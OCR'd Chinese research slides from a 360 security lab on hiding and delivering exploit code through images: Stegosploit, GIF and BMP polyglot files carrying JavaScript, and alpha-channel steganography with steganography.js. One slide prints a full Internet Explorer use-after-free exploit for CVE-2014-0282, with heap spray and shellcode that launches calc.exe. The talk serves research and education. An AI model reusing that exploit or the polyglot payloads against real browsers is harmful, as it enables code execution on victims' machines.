
360 | 360工业互联网安全研究院



StegaTool：Exploit Delivery via Steganography.js Library

未来安全研究院　张伟
zhangwei13@360.cn

技术背景

1. **漏洞挖掘与利用**

- Firefox 3.5 Font Tags Buffer Overflow Exploit - CVE-2009-2478
- IE's CInput Use-After-Free vulnerability (CVE-2014-0282)
  https://github.com/amichael7/python-stegosploit
- exploit CVE-2013-3346

2. **攻击方法**
   - 嵌入恶意执行代码xss、javescipt，文件访问权限
   - Goggle Colab、 AWS Cloud 基于云的算法模型训练
   - 嵌入在开源代码中，**GitHub**、**Gitee**、**Gitlab**

3. **身份验真**
   图片非明码token，登录验证

4. **对抗样本生成**


5. **嵌入商品信息**
   图书出版、商场、博物馆、

6. **信息载体**

常见几种跨站脚本漏洞安全测试
http://www.xwood.net/_site_domain_/_root/5870/5874/t_c268566.html

相关工作

（1）Exploit code for CVE-2014-0282.[1]




JavaScript 脚本


```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flat
ten=function(){for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='
number'){var c=n.toString(16);while(c.length<8){c='0'+c}var l=function(a){retur
n(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l(2),m=l(0);this.f.push(g);t
his.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0
;d<n.length;d++){this.f.push(n.charCodeAt(d))}}}};H5.prototype.fill=function(a)
{for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=(b<this.f.l
ength)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=
0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var
a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=
a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5()
;try{location.href='ms-help:'}catch(e){}function spray(){var a='\xfc\xe8\x89\x0
0\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x
28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\
xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a
\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x3
1\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x
75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\
x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb
\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf
0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\x
bb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var
c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(137
1351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,20212
2400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.s
etData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<10
0;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('
fm').innerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2)
{b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();
document.getElementById('c2').checked=true;document.getElementById('c2').onprop
ertychange=changer;flag=true;document.getElementById('fm').reset()}setTimeout(r
un,1000);
```

- 通过对图像的三像素值进行编码操作：按照像素值大小分为8个通道，在每个通道上增加字符串编码；
- 嵌入JavaScript脚本（现已修复）


https://stegosploit.info/

个人漏洞复现 **https://github.com/Charmve/PyStegosploit**


img
pix
channel
[0]
[1]
[2]
[3]
[4]
[5]
[6]
[7]


pix[0]
pix[1]
...
pix[7]
channel[0]
channel[1]
channel[2]
channel[3]
channel[4]
⋮
channel[7]

相关工作



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
00000000  47 49 46 38 39 61 2F 2A  0A 00 00 FF 00 2C 00 00   GIF89a/*.....,..  <-Format data
00000010  00 00 2F 2A 0A 00 00 02  00 3B 2A 2F 3D 31 3B 61   ../*.....;*/=1;a  <-Format data - For…
00000020  6C 65 72 74 28 22 48 65  6C 6C 6F 20 57 6F 72 6C   lert("Hello.Worl  <-Foreign data
00000030  64 5C 6E 28 66 72 6F 6D  20 61 20 47 49 46 20 66   d\n(from.a.GIF.f
00000040  69 6C 65 29 22 29 3B                               ile)");
```

view-source:file:///S:/gif/gifjs.html

```html
<html><body>
<img src="gifjs.gif">
<script src="gifjs.gif"></script>
</body></html>
```

file://…gif/gifjs.html


JavaScript Alert

Hello World
(from a GIF file)

OK

GIF

- 修改图片编码协议对应值，如：图像大小、起始位置偏移量等；
- 在图像数据区嵌入JavaScript脚本（现已修复）



Data View


```
A.  Hexadecimal (1 Byte)                                   Text (ASCII)
00  42 4D 2F 2A 00 00 00 00 00 00 00 00 00 00 28 00   B M / * . . . . . . . . . . ( .
10  00 00 14 00 00 00 14 00 00 00 00 00 01 00 00 00   . . . . . . . . . . . . . . . .
20  00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00   . . . . . . . . . . . . . . . .
30  00 00 00 00 00 00 80 00 80 FF 80 80 00 FF 2A 2F   . . . . . . . . . . . . . . * /
40  3D 31 3B 61 6C 65 72 74 28 22 48 65 6C 6C 6F 20   = 1 ; a l e r t ( " H e l l o
50  57 6F 72 6C 64 5C 6E 28 66 72 6F 6D 20 61 20 42   W o r l d \ n ( f r o m   a   B
60  4D 50 20 66 69 6C 65 29 22 29 3B                  M P   f i l e ) " ) ;
```

BMP


文件路径 **D:\download\jspics**

相关工作

StegaStamp：Invisible Hyperlinks in Physical Photographs [2]



- 通过深度学习方法，进行图像变形、融合、加噪等操作，将字符串扩充到整个像素区域；
- 优点：编解码更安全、可靠；泛化能力较好；
- 缺点：目前最好的方法只能嵌入7个字符



Information Hiding: Steganog ×

charmve.github.io/xss-test/examples/showcase/

Gmail YouTube 地图 翻译 Ubuntu 18.04安装... cmake使用方法详... 关于在Ubuntu的终... Bluetooth Sniffing... Deep face recogn... 热门博文 - 小白学... Ubertooth / Re: [...

charmve.github.io 显示

hacked

确定

Information Hidi[...] JavaScript

This little demo here demonstrates the core functionality of my JavaScript library *steganography.js*. Basically it allows you to hide or read data in or from the alpha channel of any image.

Regarding the demo: first of all you may hide the text from the textarea inside any image - you have previously selected from your local filesystem - by using the "Hide"-button. After the new image with the text encoded inside is generated you may download it and distribute it with the secret message inside instead of the old boring messageless picture. As the second part it is possible to read a message encoded inside the selected image using the "Read"-button.

Note that there will be no message at all or some cryptic message if no alpha channel is set or the message is encoded with another algorithm, so I recommend you to use this demo to encode and decode the message.

Image:

选择文件 cover_test_img3.png

Text: (10/15714 chars)


```
www.so.com
```

Hide Read

Plain Image:

Message:

www.so.com



Information Hiding: Steganog × 360搜索，SO靠谱 ×

so.com

360导航 资讯 视频 图片 良医 地图 百科 文库 采购 更多

北京: 多云 24°C 优 45 设置 换肤 登录


360搜索

搜索

描述：图片中嵌入url，解析图片中的信息，并分析其用途，例如跳转网页、交换token


Demo： https://charmve.github.io/xss-test/examples/showcase/

Source:



[136, 136, 136, **255**, 136, 136, 136, **255**, 232, 208, 159, **255**, 232, 208, 159, **255**, 237, 203, 143, **255**, 237, 203, 143, **255**, 235, 206, 148, **255**, 235, 206, 148, **255**, 234, 206, 154, **255**, 234, 206, 154, **255**, 237, 200, 148, **255**, 237, 200, 148, **255**, 221, 181, 132, **255**, 221, 181, 132, **255**, 214, 175, 127, **255**, 214, 175, 127, **255**, 222, 183, 135, **255**, 222, 183, 135, **255**, 210, 171, 125, **255**, 210, 171, 125, **255**, 210, 170, 124, **255**, 210, 170, 124, **255**, 237, 195, 150, **255**, 237, 195, 150, **255**, 248, 209, 157, **255**, …]

Cover:



[136, 136, 136, **249**, 136, 136, 136, **251**, 232, 208, 159, **246**, 232, 208, 159, **245**, 237, 203, 143, **245**, 237, 203, 143, **247**, 235, 206, 148, **246**, 235, 206, 148, **248**, 234, 206, 154, **245**, 234, 206, 154, **245**, 237, 200, 148, **249**, 237, 200, 148, **246**, 221, 181, 132, **252**, 221, 181, 132, **245**, 214, 175, 127, **245**, 214, 175, 127, **245**, 222, 183, 135, **249**, 222, 183, 135, **251**, 210, 171, 125, **246**, 210, 171, 125, **245**, 210, 170, 124, **245**, 210, 170, 124, **245**, 237, 195, 150, **255**, 237, 195, 150, **255**, 248, 209, 157, **255**, …]

Message:


test

[116, 101, 115, 116]

Demo： https://charmve.github.io/xss-test/examples/showcase/

Encode

Source:


64×64

[136, 136, 136, **255**, 136, 136, 136, **255**, 232, 208, 159, **255**,
232, 208, 159, **255**, 237, 203, 143, **255**, 237, 203, 143, **255**,
235, 206, 148, **255**, 235, 206, 148, **255**, 234, 206, 154, **255**,
234, 206, 154, **255**, 237, 200, 148, **255**, 237, 200, 148, **255**,
221, 181, 132, **255**, 221, 181, 132, **255**, 214, 175, 127, **255**,
214, 175, 127, **255**, 222, 183, 135, **255**, 222, 183, 135, **255**,
210, 171, 125, **255**, 210, 171, 125, **255**, 210, 170, 124, **255**,
210, 170, 124, **255**, 237, 195, 150, **255**, 237, 195, 150, **255**,
248, 209, 157, **255**, …]

Message:

test

UNICODE

[116, 101, 115, 116]

Create qS

★ **modMessage** (22)


[4, 6, 1, 0, 0, 2, 1, 3, 0, 0, 4, 1, 7, 0, 0, 0, 4, 6, 1, 0, 0]

qS (22)

[249, 251, 246, 245, 245, 247, 246, 248, 245, 245, 249, 246, 252, 245, 245, 245, 249, 251, 246, 245, 245]

Write qS into Image Alpha Channel

[136, 136, 136, **249**, 136, 136, 136, **251**, 232, 208, 159, **246**,
232, 208, 159, **245**, 237, 203, 143, **245**, 237, 203, 143, **247**,
235, 206, 148, **246**, 235, 206, 148, **248**, 234, 206, 154, **245**,
234, 206, 154, **245**, 237, 200, 148, **249**, 237, 200, 148, **246**,
221, 181, 132, **252**, 221, 181, 132, **245**, 214, 175, 127, **245**,
214, 175, 127, **245**, 222, 183, 135, **249**, 222, 183, 135, **251**,
210, 171, 125, **246**, 210, 171, 125, **245**, 210, 170, 124, **245**,
210, 170, 124, **245**, 237, 195, 150, **255**, 237, 195, 150, **255**,
248, 209, 157, **255**, …]



Cover

message 编码

Message: test

$\downarrow$

Unicode [116, 101, 115, 116]

$\downarrow$

① **modMessage** (21) [4, 6, 1, 0, 0, 2, 1, 3, 0, 0, 4, 1, 7, 0, 0, 0, 4, 6, 1, 0, 0]

$\downarrow$

